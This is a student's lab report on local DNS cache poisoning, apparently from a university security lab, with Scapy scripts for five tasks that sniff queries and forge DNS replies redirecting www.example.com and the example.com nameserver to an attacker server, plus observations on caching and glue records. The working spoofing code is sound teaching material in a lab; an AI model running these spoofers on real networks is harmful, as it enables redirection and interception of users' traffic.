**Lab-7**

-By Vikramadithya Ivaturi

**Testing the setup:**

**Output:**

1. The Local name server will send the request to the attack name server, which will in turn send it’s IP address.

Text

Description automatically generated

1. Local nameserver directly querying the official name server.

Text

Description automatically generated

1. Sending the query directly to the attacker nameserver

Text

Description automatically generated

**Task-1:**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=0, arcount=0,

an=Anssec)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-ed9341677666', filter=f, prn=spoof\_dns)

**Output:**

First we flush the cache in the local DNS server

A screenshot of a computer

Description automatically generated with low confidence

Now, running the program in the attacker machine

Text

Description automatically generated

Trying to find out the IP address of ‘www.example.com’ from the user machine.

Text

Description automatically generated

We can clearly see the attacker program working. It has sent a packet mapping the URL to a fake IP address.

Output on the attacker’s side.

Text

Description automatically generated

**Task-2**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=0, arcount=0,

an=Anssec)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-ed9341677666', filter=f, prn=spoof\_dns)

**Output:**

First, wee flush the DNS cache.

Text

Description automatically generated with medium confidence

Now, we run the program on the attacker machine.

Text

Description automatically generated with low confidence

Now, we run the dig command form the user machine.

Text

Description automatically generated

We can see in the above screenshot that we have received the original IP address of the web address, even when a packet has been sent from the attacker machine as shown below.

Text

Description automatically generated with medium confidence

Now, when we dump the DNS cache into a file and verify any entries of ‘example.com’, we get the below output.

Text, letter

Description automatically generated

This might be the case where the query of the local DNS server is getting the reply from the original DNS servers faster than the attacker machine’s spoofed packet.

This can be resolved by reducing the speed of traffic from the router (as mentioned in the lab document).

A picture containing text

Description automatically generated

After this entry is added, we start the process of attack from the beginning.

flushing the local DNS cache.

Text

Description automatically generated

Starting the attack.

Text

Description automatically generated

Running the dig command from the user machine

Text

Description automatically generated

Output on the attacker machine.

Text

Description automatically generated with medium confidence

The attack is successful.

**Task-3**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# The Authority Section

NSsec1 = DNSRR(rrname='example.com', type='NS',

ttl=259200, rdata='ns.attacker32.com')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=1, arcount=0,

an=Anssec, ns=NSsec1)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)


# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-ed9341677666', filter=f, prn=spoof\_dns)

**Output:**

First we clear the DNS cache on the local host.



Now, we run the attack on the attacker machine.

A picture containing text

Description automatically generated

Now, we run the dig command on the user machine for ‘www.example.com’.

Text

Description automatically generated

Now, verify the entries on the local DNS server.

Text

Description automatically generated

We can see in the above screenshot that the name server mapping has also changed successfully as we expected.

Now, when we dig for any other websites which ‘example.com’ we will get fake IPs because the default name server has been changed.

To see the config file of the name server,

We need to execute ‘cat /etc/bind/zone\_example.com’ on the attacker nameserver.

Table

Description automatically generated with medium confidence

Now, dig ‘example.com’

Text

Description automatically generated

Dig ‘ftp.example.com’

Text

Description automatically generated

The attack is successful, we are able to change the nameserver thereby changing the IP address mapping for other hostnames under the same domain.

**Task-4**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# The Authority Section

NSsec1 = DNSRR(rrname='example.com', type='NS',

ttl=259200, rdata='ns.attacker32.com')

NSsec2 = DNSRR(rrname='google.com', type='NS',

ttl=259200, rdata='ns.attacker32.com')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=2, arcount=0,

an=Anssec, ns=NSsec1/NSsec2)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-ed9341677666', filter=f, prn=spoof\_dns)

**Output:**

First, we clear the DNS cache from the local DNS server.

Text

Description automatically generated with low confidence

After this, we run the attack on the attacker machine.

A picture containing text, orange, dark

Description automatically generated

Now, digging ‘www.example.com’

Text

Description automatically generated

Now, checking the entries in the DNS cache on local DNS server.

Text

Description automatically generated

Text

Description automatically generated

DNS cache operates on a "request and response" model, when a DNS query is made for a domain name, the response from the DNS server is cached in the local cache of the requesting device or in an intermediary caching server.

‘google.com’ is not queried, it has not been cached onto the local DNS server, due to which we cannot map the fake nameserver to it while we are digging the example domain.

**Task-5**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):

# Swap the source and destination IP address

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',

ttl=259200, rdata='1.1.1.1')

# The Authority Section

NSsec1 = DNSRR(rrname='example.com', type='NS',

ttl=259200, rdata='ns.attacker32.com')

NSsec2 = DNSRR(rrname='example.com', type='NS',

ttl=259200, rdata='ns.example.com')

# The Additional Section

Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',

ttl=259200, rdata='1.2.3.4')

Addsec2 = DNSRR(rrname='ns.example.net', type='A',

ttl=259200, rdata='5.6.7.8')

Addsec3 = DNSRR(rrname='www.facebook.com', type='A',

ttl=259200, rdata='3.4.5.6')

# Construct the DNS packet

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=2, arcount=3,

an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

# Construct the entire IP packet and send it out

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

# Sniff UDP query packets and invoke spoof\_dns().

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-ed9341677666', filter=f, prn=spoof\_dns)

**Output:**

First flush the DNS cache

A picture containing text

Description automatically generated

Now, run the attack on the attacker machine

A picture containing text, orange

Description automatically generated

Now, dig ‘www.example.com’

Graphical user interface, text

Description automatically generated

This makes the initial attack for www.example.com hostname successful, but let us verify the entries in the DNS cache on the local DNS host.

Text

Description automatically generated

We can see that example.com domain has only one entry, as it has been overwritten in the sequence of execution of the mapping.

First we tried to map it to ‘ns.attaker32.com’, the we tried to map it to ‘ns.example.com’.

This justifies the first nameserver entries.

Now, let us verify the additional entries,

Text

Description automatically generated

Above is the output when we search for attacker on the DNS cache. The entry for ‘ns.attacker32.com.’ on the additional is not present.

Likewise, additional entries that we have passed for ‘ns.example.net.’ (as we have seen in the earlier screenshot), and ‘www.facebook.com.’ are not present in the DNS cache (see below screenshot).

Text

Description automatically generated

Additional records that provide the IP address of a nameserver for a subdomain of the domain being queried. These records are called glue records, glue records are required when the authoritative nameserver for a domain is within the same domain itself.

Since neither ‘facebook.com’ nor ‘example.net’ or ‘ns.attacker32.com’ fall under the subdomain of example.com, the entries are not cached.